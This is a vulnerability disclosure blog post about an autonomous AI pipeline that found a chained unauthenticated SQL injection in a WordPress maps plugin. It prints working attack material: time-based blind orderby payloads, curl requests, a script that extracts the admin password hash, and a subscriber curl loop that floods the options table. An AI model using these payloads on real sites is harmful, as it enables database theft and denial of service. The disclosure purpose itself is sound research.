
Line 781 says $query_to_run is safe. It isn't.
// phpcs:ignore WordPress.DB.PreparedSQL.NotPrepared -- $query_to_run is safe
Somebody told the linter to shut up. The linter, being a linter, obliged. Three lines above that comment, the developer called sanitize_text_field() on the user input -- which is what WordPress tells you to do. The function has "sanitize" right there in the name. You call it, the input is sanitized, you interpolate the result into your SQL query, you move on with your life. Maybe you make yourself a coffee.
sanitize_text_field() strips HTML tags. It removes extra whitespace. It normalizes line endings. It does not strip SQL metacharacters. It does not prevent SQL injection. It has never, in any version of WordPress, done anything about SQL. The string map_id,(SELECT 1 FROM(SELECT SLEEP(5))x) passes through it like water through a screen door.
That comment -- $query_to_run is safe -- lets any unauthenticated visitor extract the entire WordPress database. Admin password hashes. Secret keys. Every row in every table. And the developer who wrote it was not careless, not lazy, not junior. They used $wpdb->prepare() correctly three lines earlier. They knew about parameterized queries. They just reached for the wrong function at the wrong moment, because its name sounded right.
Thirty-five minutes after we pointed WPForge at this plugin, an agent was pulling the admin hash through a timing channel, four characters at a time, at a rate of 19 seconds per prefix. $8.97 in compute. No human in the loop.
This is WPForge's origin story. The finding was assigned CVE-2026-2580
(GHSA-q2xw-gm54-j9h5
) -- unauthenticated SQL injection via the orderby parameter in WP Maps (formerly WP Google Map Plugin) versions up to 4.9.1.
WPForge
We build autonomous security research pipelines. CVEForge handles CVE advisories -- give it a CVE ID, it researches the bug, builds a lab, writes an exploit. StackForge does binary exploitation. FuzzForge does source-level fuzzing. Each pipeline is purpose-built for a class of target, because the thing that makes a V8 JIT bug exploitable is nothing like the thing that makes a WordPress plugin exploitable.
WordPress plugins are their own animal. 60,000+ in the ecosystem. Most maintained by one or two developers. Nearly all sharing the same framework conventions -- and the same framework misunderstandings about what "sanitized" means, what "nonce" means, what check_ajax_referer() actually checks. The bugs aren't exotic. They're systematic. The same wrong assumptions, repeated across thousands of codebases, protected by function names that sound more reassuring than they should.
WPForge is built for this. Give it a plugin slug. It spins up a fresh WordPress lab in Docker, installs the plugin, seeds baseline data, and turns six agents loose on it in sequence: intake (triage the attack surface), dependency mapping (trace data flows), code audit (find the bugs), lab build (Docker environment), verification (prove it works), and reporting (write it up). One command. No human in the loop. The output is a vulnerability report with working PoCs, a Docker lab that reproduces every finding, and a confidence score for each vulnerability.
The first real target was WP Google Map Plugin v4.9.1 by FlipperCode. A mapping plugin. Google Maps in WordPress pages via shortcodes. 864 files, 82 of them PHP, a custom MVC framework with 13 feature modules and a hand-rolled table listing helper. The kind of mature codebase that has been maintained for years and reviewed by nobody in particular.
Nine vulnerabilities came out. Two critical. The one this post is about is a three-link chain that produces unauthenticated SQL injection -- CVSS 9.8 -- where each link, examined alone, looks like a minor issue or an acceptable design choice. A nonce generated for anonymous users. A dispatcher that trusts a POST parameter. An ORDER BY clause protected by a function that doesn't protect ORDER BY clauses. Three findings you'd wave through individually. Together: full database.
The story isn't the SQL injection. SQL injection in WordPress plugins is the oldest song in security research, and we've all heard every verse. The story is the chain -- how one agent nearly talked itself out of the critical finding in the same paragraph it discovered it, how a double-dispatch problem turned out to be a door instead of a wall, and how a five-grep nonce hunt almost derailed the whole thing because an agent couldn't figure out curl | grep.
We've reported these findings to FlipperCode. The SQL injection was assigned CVE-2026-2580 (CVSS 7.5). The full exploit and Docker lab are on GitHub .
The Chain
Three links. Each one involves a WordPress function whose name promises something its implementation doesn't deliver.
Link 1: The Public Nonce
WordPress nonces are anti-CSRF tokens. At least, that's what the name suggests and the mental model most developers carry. The word "nonce" literally means "number used once." WordPress nonces are not numbers, are not used once, and don't prevent what most people think they prevent. They're tied to three things: an action string, the user session, and a 12-hour time window. For logged-out visitors -- uid 0 -- the "user session" component is empty. The nonce becomes deterministic. Every anonymous visitor on Earth, on every browser, within the same 12-hour window, gets the same token.
WP Google Map Plugin creates its nonce in wpgmp-helper.php, line 127:
$wpgmp_local = [
    'urlforajax' => admin_url( 'admin-ajax.php' ),
    'nonce'      => wp_create_nonce( 'fc-call-nonce' ),
    // ...
];
This array gets output to the page via wp_localize_script(). Every frontend page that renders a map shortcode embeds this nonce in a global JavaScript object called wpgmp_local. View source. There it is. "nonce":"cb4d9e9184". Copy it. You're authenticated.
(Not really. But the code can't tell the difference.)
Link 2: The Dispatcher
With the nonce in hand, you can call admin-ajax.php with action=wpgmp_ajax_call. The plugin registers this on wp_ajax_nopriv_ - the hook for unauthenticated users. It triggers the AJAX handler in wp-google-map-plugin.php, line 591:
function wpgmp_ajax_call() {
    check_ajax_referer( 'fc-call-nonce', 'nonce' );
    $operation = sanitize_text_field( wp_unslash( $_POST['operation'] ) );
    $value     = wp_unslash( $_POST );
    if ( isset( $operation ) ) {
        $this->$operation( $value );
    }
    exit;
}
check_ajax_referer() validates the nonce. Since we have a valid one for uid 0, this passes. Then the handler reads $_POST['operation'] and calls it as a method on the plugin class. $this->$operation($value). Whatever you send in operation, that's the method that runs. Any public method. No capability check. No allowlist. Just a dollar sign, a variable name, and trust.
If you're wincing, you should be. Set operation=wpgmp_processor and page=wpgmp_manage_map. The processor loads the map management view, which instantiates a FlipperCode_List_Table_Helper -- the table listing class that builds admin-style sortable tables. And that table class reads from $_GET.
Link 3: '$query_to_run is safe'
FlipperCode_List_Table_Helper is a general-purpose table renderer. When it initializes, it reads $_GET['orderby'] and $_GET['order'] to support column sorting. Lines 772-782 of class.tabular.php:
else if ( isset($_GET['orderby']) && ! empty( $_GET['orderby'] )
       && isset($_GET['order'])   && ! empty( $_GET['order'] ) ) {

    $_GET['orderby'] = sanitize_text_field( $_GET['orderby'] );
    $_GET['order'] = sanitize_text_field( $_GET['order'] );
    $orderby = ( !empty( $_GET['orderby'] ) ) ? wp_unslash( $_GET['orderby'] )
                                                : $this->primary_col;
    $order   = ( !empty( $_GET['order'] ) ) ? wp_unslash( $_GET['order'] ) : 'asc';

    $query_to_run  = $query;
    $query_to_run .= " order by {$orderby} {$order}";
    // phpcs:ignore WordPress.DB.PreparedSQL.NotPrepared -- $query_to_run is safe
    $this->data = $wpdb->get_results( $query_to_run );
There it is. The safe line.
The developer was not careless. Look at lines 768-769 - the default branch, three lines above, that handles the case when no orderby parameter is present:
$this->data = $wpdb->get_results(
    $wpdb->prepare(
        'SELECT * FROM '.$this->table . $prepare_query_with_placeholders
        . ' order by '.$this->primary_col.' desc',
        $prepare_args_values
    )
);
That one uses $wpdb->prepare(). Parameterized. The developer knew about prepared statements. They used one correctly three lines earlier. But for the user-supplied orderby, they reached for sanitize_text_field() instead - the WordPress function whose name suggests it makes text safe for anything.
sanitize_text_field() strips HTML tags. Removes line breaks. Strips octets. Removes extra whitespace. It's designed for display-layer sanitization - making text safe to render in HTML. It knows nothing about SQL. The string map_id,(SELECT 1 FROM(SELECT SLEEP(5))x) passes through it completely unchanged.
The query becomes:
SELECT * FROM wp_create_map ORDER BY map_id,(SELECT 1 FROM(SELECT SLEEP(5))x) ASC
Executed via raw $wpdb->get_results(). No parameterization. Direct interpolation. The database evaluates the SLEEP(5) subquery, and the response takes exactly five seconds longer than it should.
That's the chain. A public nonce, a blind dispatcher, and a sanitization function that doesn't understand what it's sanitizing. Three components, none of which would raise alarms in a code review that looked at them individually. Three components that, together, produce CVSS 9.8 - unauthenticated, network-accessible, no user interaction, full confidentiality impact.
The question was whether the agents could find the chain. Not one link - the chain. All three, and the thread that connects them.
The Run
Six agents. Six phases. Thirty-five minutes. $8.97.
The intake agent went first. Its job is triage - read the plugin manifest, scan the file tree, flag the attack surface for the agents downstream. For WP Google Map Plugin, that surface was wide: 82 PHP files, a custom MVC framework, 13 feature modules, and 4 AJAX endpoints registered on wp_ajax_nopriv_ hooks. Any one of those endpoints is an unauthenticated entry point.
But the intake agent's most useful contribution wasn't a list. It was a ratio.
Prepared statements: Only 6 total uses of
wpdb->prepareacross 3 files - low coverage relative to DB interaction volume. This is a significant gap suggesting potential SQL injection surfaces.
Six. In a plugin with 82 PHP files and a custom database abstraction layer. The agent didn't find the vulnerability - it counted the absence of protection and flagged the imbalance. The breadcrumb that started everything was arithmetic.
The dependency-map agent picked it up five minutes later. Its job is to trace data flows - where user input enters, where it touches the database, which sanitization functions sit between them. At turn 51, tracing the $_GET['orderby'] parameter through class.tabular.php, it stopped:
This is extremely important. Let me look at the SQL injection in
class.tabular.phpmore carefully. Theorderbyparameter from$_GETis sanitized viasanitize_text_field()but then directly interpolated into SQL at line 780.sanitize_text_field()only strips tags and removes extra whitespace - it doesn't prevent SQL injection in an ORDER BY context. This is a confirmed SQL injection vector.
"This is extremely important." That's the dependency-map agent, whose entire job is dispassionate data-flow analysis, using emphasis for the first time in the run. The agent had found the injection point. What it hadn't yet found was the path to reach it without authentication.
That job fell to the code audit agent. And the code audit agent had a rough eleven minutes.
The Audit: Two Dead Ends and a Breakthrough
The code audit phase cost $2.89 and ran 146 turns - the longest and most expensive phase by far. Most of that cost was the agent arguing with itself.
Dead End 1: The Nonce Flip-Flop
The first thing the code audit agent needed to confirm was whether the fc-call-nonce was actually exposed on public pages. The nonce is created in wpgmp-helper.php and passed to the frontend via wp_localize_script(). But the script enqueue is gated by a conditional:
if ( get_option( 'wpgmp_auto_fix' ) != 'true' ) {
    wp_register_script( 'wpgmp-frontend', ... );
} else {
    wp_enqueue_script( 'wpgmp-frontend', ... );
}
The agent read this and made a reasonable deduction: wpgmp_auto_fix defaults to an empty string. Empty string != 'true' evaluates to... true. The if branch runs. The script is registered but not enqueued. No enqueue, no wp_localize_script() output. No nonce on the page. Vulnerability downgraded.
Then the agent read it again.
Since
wpgmp_auto_fixdefaults to an empty string, that condition evaluates to true, meaning scripts are registered but not enqueued by default. So the nonce wouldn't be exposed on every page unless that setting is explicitly configured.
Pause. Re-read.
Examining the conditional logic more carefully - when
wpgmp_auto_fixisn't set, the else branch executes and enqueues all scripts including the main one, which meanswp_localize_scriptoutputs the nonce on every frontend page by default. So the vulnerability is confirmed.
Two sentences. The agent downgraded the finding and upgraded it back within the same paragraph. What happened was the kind of logic error that catches human reviewers too: != with a default empty string against 'true' - the negation and the type coercion create a conditional that reads one way and executes another. The agent caught its own mistake in real time. (If it hadn't, the entire chain would have been classified as authenticated-only, dropping it from CVSS 9.8 to maybe a 6.)
That's the thing about chain vulnerabilities. One wrong turn in the analysis doesn't reduce severity. It eliminates it. The flip-flop lasted four sentences, and those four sentences were the difference between "critical 0-day" and "moderate authenticated issue."
Dead End 2: The Double-Dispatch Wall
The chain requires an unauthenticated caller to reach the FlipperCode_List_Table_Helper constructor, where the ORDER BY injection lives. The path goes through the AJAX dispatcher: $_POST['operation'] selects which method to call. Set operation=wpgmp_processor and you get the processor, which dispatches again based on $_POST['operation'] to determine which model method to run.
The agent spotted the problem immediately:
To chain the attack, the attacker would need
$_POST['operation']to be different for each dispatch level, but since it's the same superglobal, that seems impossible in a single request.
$_POST['operation'] can only hold one value. The first dispatcher reads it. The second dispatcher reads it again. You can't set it to wpgmp_processor for the outer dispatch and simultaneously to something else for the inner dispatch. One parameter, two consumers, two different required values. The math doesn't work.
This looked like a hard block. The entire chain - nonce, dispatcher, injection - dead at the second link because of a variable reuse problem.
The agent spent several turns exploring workarounds. Could you race the request? (No - single-threaded PHP.) Could you use array syntax in POST to smuggle two values? (No - sanitize_text_field() would stringify it.) Could you find a different dispatcher? (No - wpgmp_ajax_call is the only unauthenticated handler.)
Then it looked at what actually happens when wpgmp_processor runs with page=wpgmp_manage_map:
However, the map manage view is different - it instantiates a table helper that runs
prepare_items()with the SQL query. If I can route the request through that view with injected ORDER BY parameters, the vulnerability would execute.
The view. Not the model method - the view. The processor loads a view file based on the page parameter, and that view file creates a FlipperCode_List_Table_Helper as part of its initialization. The table helper constructor calls prepare_items(). prepare_items() reads $_GET['orderby']. The SQL injection fires during object construction, before the model dispatch even matters.
The double-dispatch wall was real. But the vulnerability wasn't behind the wall. It was in the lobby. The FlipperCode_List_Table_Helper constructor runs as a side effect of loading the view, not as a result of the model method call. The $_POST['operation'] conflict was irrelevant because the SQL injection happens before the second dispatch.
The SQL query would still fire regardless. The
FlipperCode_List_Table_Helperconstructor runs immediately and callsprepare_items(), which executes the vulnerable query before any view rendering happens.
The agent had been trying to go through the wall. The door was open the whole time.
The Lab
With the chain mapped on paper, the lab-build agent took over. Its job: spin up a Docker environment with WordPress 6.6.2, install the plugin, seed baseline data, and verify that every component of the attack surface is reachable. Six minutes, $1.60, 103 turns. Most of those turns were spent on problems that had nothing to do with the vulnerability.
Dead End 3: The Phantom Tables
The lab-build agent activated the plugin, created a test page with a [put_wpgm id=1] shortcode, and tried to verify the database state. The plugin's custom tables - wp_create_map, wp_map_locations - didn't exist.
The plugin was active. WordPress said so. But the tables hadn't been created.
The plugin is active but its tables haven't been created. This happens because the plugin's activation hook needs to be triggered.
WordPress plugin activation hooks run exactly once - when you click "Activate" in the admin panel, or when WP-CLI processes wp plugin activate. The lab had pre-activated the plugin by symlinking it into the plugins directory and adding it to active_plugins in the database. That's enough to make WordPress load the plugin. It's not enough to trigger the activation hook that creates the tables.
The fix is the oldest trick in WordPress development: deactivate and reactivate.
docker exec wordpress wp plugin deactivate wp-google-map-plugin --allow-root
docker exec wordpress wp plugin activate wp-google-map-plugin --allow-root
Two commands. Tables created. Textbook. But the agent burned 8 turns figuring this out, inspecting the Docker compose file, checking table prefixes, grepping for CREATE TABLE statements in the plugin source. Sometimes the bug isn't in the code. It's in the setup.
Dead End 4: The Five-Grep Nonce Hunt
With the lab running and baseline data seeded - four map records, three location records, an admin user, a subscriber user - the agent needed to confirm that the fc-call-nonce was actually visible in the page source.
It curled the test page. The page rendered. The nonce... wasn't where the agent expected it.
The agent tried five different grep patterns in rapid succession:
# Attempt 1
curl -sS -L "http://localhost:28080/test-map/" | grep -oP 'fc.call.nonce[^;]*'
# Attempt 2
curl -sS -L "http://localhost:28080/test-map/" | grep -i 'nonce'
# Attempt 3
curl -sS -L "http://localhost:28080/test-map/" | grep -oE '(wpgmp_local|nonce|fc.call.nonce)'
# Attempt 4
curl -sS -L "http://localhost:28080/?p=5" | grep -i 'nonce'
# Attempt 5
curl -sS -L "http://localhost:28080/test-map/" | grep -oP '"nonce":"[^"]*"'
The first three came back empty because the nonce isn't rendered as fc-call-nonce in the HTML - it's a value inside a JSON object assigned to wpgmp_local. The fourth failed because ?p=5 returned a 301 redirect to /test-map/ and the agent wasn't following redirects consistently. The fifth finally matched: "nonce":"cb4d9e9184".
Five greps. Ten seconds. The kind of debugging that doesn't appear in any report but eats turns like popcorn. The agent wasn't confused about the vulnerability. It was confused about grep.
With the nonce in hand, the agent made its first AJAX call:
curl -sS -X POST "http://localhost:28080/wp-admin/admin-ajax.php" \
  -d "action=wpgmp_ajax_call&nonce=cb4d9e9184&operation=test"
A critical error. Expected - operation=test doesn't map to a real method. But the nonce verification passed. A 403 would have meant the nonce was wrong. An error from inside the plugin meant the nonce was right and the dispatcher was reachable.
The AJAX endpoint is responsive. A critical error is expected because
operation=testdoesn't exist. The nonce passed verification (otherwise we'd get a 403).
Link 1 and Link 2, confirmed live. The lab was ready. Total cost so far: $7.12 across four phases. Twenty-five minutes. The verification agent was up next, and it had a nonce, a dispatcher, and an ORDER BY clause waiting for it.
The Proof
The verification agent started at minute 25. By minute 26, it had read the lab build report, confirmed WordPress was responding, and extracted the nonce from the page source. Forty seconds of preamble.
Then it sent the first real request:
NONCE="cb4d9e9184"
time curl -sS -o /tmp/sqli5.txt -w "HTTP %{http_code}, size %{size_download}" \
  -X POST \
  "http://localhost:28080/wp-admin/admin-ajax.php?\
action=wpgmp_ajax_call&page=wpgmp_manage_map&\
orderby=map_id,(SELECT+1+FROM(SELECT+SLEEP(5))x)&order=ASC" \
  -d "operation=wpgmp_processor&nonce=${NONCE}"
The payload is in the orderby parameter. map_id,(SELECT 1 FROM(SELECT SLEEP(5))x). It tells MySQL to order the results by two expressions: first map_id, then a subquery that does nothing except sleep for five seconds. If the ORDER BY clause accepts arbitrary SQL - if sanitize_text_field() really doesn't sanitize SQL - the response will take five seconds longer than it should.
The baseline had come back in 0.016 seconds.
This request took 5.027.
CONFIRMED - 5.027 seconds with
SLEEP(5)vs 0.016s baseline.
The agent didn't celebrate. It ran four more trials:
| Trial | Payload | Expected | Actual | Delta |
|---|---|---|---|---|
| T1 | Baseline (no injection) | < 0.1s | 0.013s | - |
| T2 | SLEEP(0) | ~baseline | 0.011s | ~0s |
| T3 | SLEEP(2) | ~2s | 2.012s | +2.001s |
| T4 | SLEEP(4) | ~4s | 4.014s | +4.001s |
| T5 | SLEEP(5) | ~5s | 5.027s | +5.014s |
Linear. Every trial within 30 milliseconds of the requested delay. No noise, no jitter, no ambiguity. The kind of timing correlation that doesn't need a confidence interval.
Then the agent switched to conditional extraction - an IF expression inside the ORDER BY that sleeps when a condition is true. It tried SLEEP(3). It expected a three-second delay. It got twelve.
Excellent - 12 seconds = 3s x 4 rows in
wp_create_map. The conditional extraction works perfectly.
Unlike the subquery-wrapped payloads above, a bare IF(condition, SLEEP(3), 0) in an ORDER BY evaluates once per row. The lab had seeded four map records. Three seconds, times four rows, equals twelve seconds. The agent hadn't just confirmed that the injection worked - it had accidentally counted the database rows through the timing channel.
That's when the vulnerability stopped being theoretical. You can't just make the server pause. You can make it pause conditionally - delay if a condition is true, return instantly if it's false. Which means you can ask questions. Is the first character of the admin password hash greater than M? If yes: twelve-second delay. If no: instant response. Binary search. Seven questions per character, four seconds per question (with four rows), and you've extracted a byte.
The agent knew this. It went for the admin password hash immediately.
The Hash
The first attempt was a bash one-liner using xxd for hex encoding - the kind of quick-and-dirty extraction script that works on most Linux systems. It didn't work.
xxdisn't available. Let me use Python directly for the data extraction proof and build the full PoC.
The Docker container didn't have xxd. A minor inconvenience. But the agent's response to it was revealing - instead of debugging the shell environment or installing the missing tool, it pivoted. "Let me use Python directly and build the full PoC." The missing hex utility became the reason to write the real exploit instead of a proof-of-concept sketch.
The extraction script used ORD() comparisons instead of hex encoding - cleaner, no external dependencies:
for pos in range(1, 5):
    for code in range(32, 127):
        payload = (
            f"map_id,(SELECT IF("
            f"ORD(SUBSTRING((SELECT user_pass FROM wp_users WHERE ID=1)"
            f",{pos},1))={code},"
            f"SLEEP(1),SLEEP(0)))"
        )
        # POST to admin-ajax.php with payload in orderby parameter
        # Measure response time
        # If elapsed > 3.0s (1s * 4 rows): character found
The IF inside the ORDER BY subquery. If the character at position pos of the admin's user_pass has the ASCII value code, sleep for one second. Otherwise, don't. One second times four rows equals a four-second delay when the guess is right. Under a second when it's wrong.
Position 1. Nineteen seconds of silence. Then:
  pos 1 = '$' (ORD=36, 4.0s)
  pos 2 = 'P' (ORD=80, 4.0s)
  pos 3 = '$' (ORD=36, 4.0s)
  pos 4 = 'B' (ORD=66, 4.0s)
Extracted prefix: $P$B
$P$B. The standard WordPress phpass hash prefix. Not random noise. Not an error code. The first four characters of the administrator's password hash, extracted from the database through a timing side channel in an ORDER BY clause that a phpcs comment said was safe.
Extracted
$P$B- the standard WordPress phpass hash prefix. The SQL injection reliably extracts database contents.
Four characters. Nineteen seconds. The agent decided that was sufficient proof and moved on.
The PoC
What happened next took seventy seconds.
The agent wrote a complete exploit - 300 lines of Python, stdlib only, no external dependencies - in a single uninterrupted pass. No iteration. No debugging. No "let me fix that syntax error." One tool call, one file, done.
The structure tells you something about how the agent understood the vulnerability:
class WPGoogleMapSQLi:
    def extract_nonce(self):
        """Extract fc-call-nonce from a public page with map shortcode."""
        # GET any page with a map shortcode
        # Regex for "nonce":"<value>" in page source

    def _send_sqli(self, orderby_payload):
        """Send the AJAX request with an ORDER BY injection payload."""
        # GET params: action, page, orderby (injection), order
        # POST data: operation=wpgmp_processor, nonce=<extracted>

    def verify_sqli(self):
        """Verify time-based blind SQL injection with differential timing."""
        # Baseline, SLEEP(0), SLEEP(N), SLEEP(N+2)
        # Confirm linear scaling
        # Estimate row count from timing

    def extract_byte(self, query_sql, position):
        """Extract a single byte using binary search."""
        # ORD(SUBSTRING(query, pos, 1)) > mid
        # 7 requests per character (binary search, 32-126 range)

    def extract_admin_hash(self, user_id=1):
        """Extract WordPress admin password hash via blind SQLi."""
        # SELECT user_pass FROM wp_users WHERE ID=1
        # 34 characters (standard phpass length)
Five methods. Nonce extraction, request sending, verification, byte extraction, hash extraction. The entire three-link chain - public nonce, blind dispatcher, ORDER BY injection - encoded as a pipeline. Each method uses the output of the previous one. The chain in code mirrors the chain in the vulnerability.
The agent tested it immediately:
[1] Extracting fc-call-nonce from public page...
    Nonce: cb4d9e9184

[2] Verifying time-based blind SQL injection...
    Baseline:       0.013s (HTTP 200)
    SLEEP(0):       0.011s
    SLEEP(2):       2.012s
    SLEEP(4):       4.014s

[+] SQL INJECTION CONFIRMED
Baseline: 0.013s. SLEEP(0): 0.011s. SLEEP(2): 2.012s. SLEEP(4): 4.014s. The timing precision is absurd - every measurement within 15 milliseconds of the theoretical value. No retry logic triggered. No edge cases hit. The exploit worked exactly as the code audit predicted it would, eight minutes and $2.89 of analysis ago.
From the first AJAX request to confirmed SQL injection with data extraction proof: eight minutes and twenty-six seconds. $1.68 in compute. The full run - intake through reporting - was thirty-five minutes and $8.97. The PoC was written at minute twenty-eight.
A comment on line 781 said the query was safe. The linter believed it. The developer believed it. sanitize_text_field() does not sanitize SQL.
The Other Thing We Found
The SQL injection chain was the headline. But the code audit agent flagged something else in its P1 priority list that deserves its own section, because it's a different class of problem entirely.
WP Google Map Plugin phones home. Three times, to two different servers, through three different mechanisms.
Channel 1: The Daily Notification Cron
core/class.notifications.php registers a daily WordPress cron event called wpmapspro_check_notification. Every 24 hours, it calls fetch_notification_from_server():
public static function fetch_notification_from_server() {
    $response = wp_remote_get(
        'https://weplugins.com/wp-json/weplugins/v1/get-wpgmp-notification'
    );
    $body = wp_remote_retrieve_body($response);
    $data = json_decode($body, true);
    // ... stores in wp_options, renders in admin dashboard
}
The notification content goes through sanitize_textarea_field() and then wp_kses_post() before rendering in the admin panel. wp_kses_post() allows a generous set of HTML -- links, images, formatting. If weplugins.com is compromised, every WordPress site running this plugin renders attacker-controlled HTML in its admin dashboard, once a day, automatically. No user interaction required. The admin just opens their dashboard and whatever the server sent is there.
Channel 2: The Update Checker (This Is the Bad One)
core/class.initiate-core.php:151 registers check_products_updates() as an AJAX handler. When called, it POSTs to flippercode.com and deserializes the response:
public function check_products_updates() {
    $url      = 'https://www.flippercode.com/logs/wunpupdates/';
    $plugin   = wp_unslash( $_POST['productslug'] );
    $bodyargs = array(
        'wunpu_action' => 'updates',
        'plugin'       => $plugin,
        'get_info'     => 'version',
    );
    $response = wp_remote_post( $url, $args );
    $response = (array) maybe_unserialize( $response['body'] );

    update_option( $plugin . '_latest_version', serialize( $response ) );
Read that again. maybe_unserialize($response['body']). The response body from flippercode.com is passed directly to PHP's unserialize(). If the response contains a serialized PHP object -- and maybe_unserialize() will happily detect and deserialize one -- any class loaded in the WordPress runtime with exploitable magic methods (__destruct, __wakeup, __toString) becomes a gadget chain target.
This is not a hypothetical. If flippercode.com is compromised, or if a network-level attacker can MITM the connection (no certificate pinning, and the request goes over HTTPS but wp_remote_post follows redirects by default), the response payload becomes arbitrary code execution on every WordPress site that triggers this handler.
And there's a second problem in the same function -- one we initially glossed over in the supply chain analysis and only traced fully after publication.
The check_products_updates AJAX handler is registered on wp_ajax_check_products_updates. That's the authenticated hook -- any logged-in WordPress user can call it. A subscriber. A contributor. The lowest-privilege account on the site. The function itself has no check_ajax_referer(), no wp_verify_nonce(), no current_user_can(). Nothing. Any subscriber sends this:
curl -X POST "$SITE/wp-admin/admin-ajax.php" \
  -b "wordpress_logged_in_xxx=subscriber_cookie" \
  -d "action=check_products_updates&productslug=anything_you_want"
And two things happen.
First, the server makes an outbound POST to flippercode.com with the attacker's productslug in the body, and deserializes the response with maybe_unserialize(). The subscriber just became a trigger mechanism for the supply chain deserialization. They don't control what flippercode.com sends back, but they control when the deserialization happens. If flippercode.com is compromised next Tuesday, any subscriber on any WordPress site running this plugin can pull the trigger.
Second, update_option($plugin . '_latest_version', serialize($response)) writes a new row to wp_options where $plugin comes from $_POST['productslug'] -- unsanitized. The _latest_version suffix prevents direct overwrite of critical options like siteurl or admin_email, but a subscriber can create unlimited junk options:
for i in $(seq 1 100000); do
  curl -s -X POST "$SITE/wp-admin/admin-ajax.php" \
    -b "$COOKIE" -d "action=check_products_updates&productslug=junk_$i"
done
Each iteration creates a new wp_options row. No rate limit. No deduplication. WordPress loads autoloaded options on every page request -- a bloated options table degrades the entire site until MySQL chokes. A subscriber with a loop and a cookie can DoS a WordPress installation from the inside.
Two bugs, one function, zero authorization checks. The supply chain deserialization is the scary one. The option table pollution is the provable one. Both share the same root cause: wp_ajax_check_products_updates has no business being callable by subscribers, and $_POST['productslug'] has no business touching update_option() without validation.
Channel 3: The Deactivation Phone-Home
wp-google-map-plugin.php:259-299 sends site URL, WordPress version, plugin version, and the admin's email address to weplugins.com when the plugin is deactivated. The nonce check on line 263 calls wp_verify_nonce() but discards the return value -- the function continues regardless of whether the nonce is valid:
wp_verify_nonce($_REQUEST['wpgmp_ajax_nonce'], 'wpgmp_ajax_nonce');
// return value not checked -- nonce verification is a no-op
$options['url']            = get_site_url();
$options['email']          = $current_user->data->user_email;
wp_remote_post("https://weplugins.com/wp-json/weplugins/v1/plugin-deactivate", ...);
This is the least severe of the three -- information disclosure rather than code execution. But it's also the most telling, because the nonce check is there. Someone wrote it. It just doesn't do anything. The return value floats into the void and execution continues to the wp_remote_post that sends your email to a third party.
What This Means
The SQL injection is a vulnerability. The missing authorization on check_products_updates is a vulnerability. The phone-home channels are a supply chain risk. The distinctions matter.
A vulnerability is a bug in this codebase. You patch it, it's fixed. A supply chain risk is a trust dependency on an external server that the plugin maintainer controls and the site operator doesn't. Every WordPress site running WP Google Map Plugin trusts flippercode.com to not return serialized PHP objects in its update-check responses. Every site trusts weplugins.com to not inject malicious HTML into the daily notification payload. These are trust decisions that were made by the developer and inherited by every site admin who clicked "Activate."
The maybe_unserialize() on the update-check response is the one that keeps us up at night. It's a dormant RCE primitive waiting for a domain compromise. The plugin has 200,000+ active installations according to wordpress.org. One compromised server, one crafted serialized payload, and every site that checks for updates deserializes it.
WPForge flagged this as VRA-008 during the run. The agent couldn't verify it in the lab because flippercode.com was unreachable from the Docker network. But the code is right there. Line 167 of class.initiate-core.php. maybe_unserialize($response['body']).
What sanitize Means
Nine vulnerabilities from the initial run. A missing authorization bug we traced after. A supply chain deserialization risk that's still dormant. Thirty-five minutes for the first pass, another afternoon of source reading for the rest. And the developer called a security function on every user input they touched.
That's the part I keep coming back to. The person who wrote class.tabular.php was not negligent. They were not lazy. They used $wpdb->prepare() correctly on line 768. Three lines later, they reached for sanitize_text_field() instead -- not because they didn't know about parameterization, but because WordPress trained them to think of sanitize_text_field() as The Thing You Call On User Input. Sanitize your inputs. The function says "sanitize" right there in the name. You call it, you're sanitized. You move on. Maybe you make yourself that coffee.
WordPress's security vocabulary is precise in documentation and catastrophic in connotation. A "nonce" implies single-use authentication -- WordPress nonces are neither single-use nor authentication. sanitize_text_field() implies comprehensive sanitization -- it handles one specific rendering context (HTML display) and knows nothing about any other. check_ajax_referer() implies it checks the HTTP referer -- it validates the nonce. Every function does exactly what its docs say. Almost none of them do what their names suggest to a developer who's been staring at PHP for six hours and has 864 files to get through before dinner.
The chain exists because each link uses the right-sounding function for the wrong context. The developer called the security API at every step. The security API said yes at every step. The linter flagged the raw query. The developer read the code, saw the sanitize_text_field() call, decided the linter was wrong, and told it so in a comment. In the developer's mental model, that comment was accurate: the query was sanitized. sanitize_text_field() had been called. What more do you want?
What the agents found wasn't a coding mistake. It was a naming problem that metastasized into an architecture problem. A gap between what "sanitized" means to a function and what "safe" means to a database. The six prepare calls across 82 PHP files weren't low because the developers didn't know about prepared statements. They were low because the other function felt like enough. Its name said so.
The first breadcrumb was arithmetic -- six prepared statements against a forest of raw queries. The last was a timing channel: 5.027 seconds where 0.016 was expected. Everything between was an autonomous pipeline reading code, tracing data flows, arguing with itself about nonce semantics, getting confused by grep, accidentally counting database rows through a side channel, and building the chain one link at a time.
$query_to_run is not safe. Now there's a PoC that proves it.
- CVE-2026-2580 on EIP
- Exploit + Docker Lab on GitHub
- GHSA-q2xw-gm54-j9h5
- Wordfence Advisory
- EIP MCP Server (17 tools, real-time vuln intel, free, no API key)
- WPForge (the WordPress security pipeline -- introduced in this post)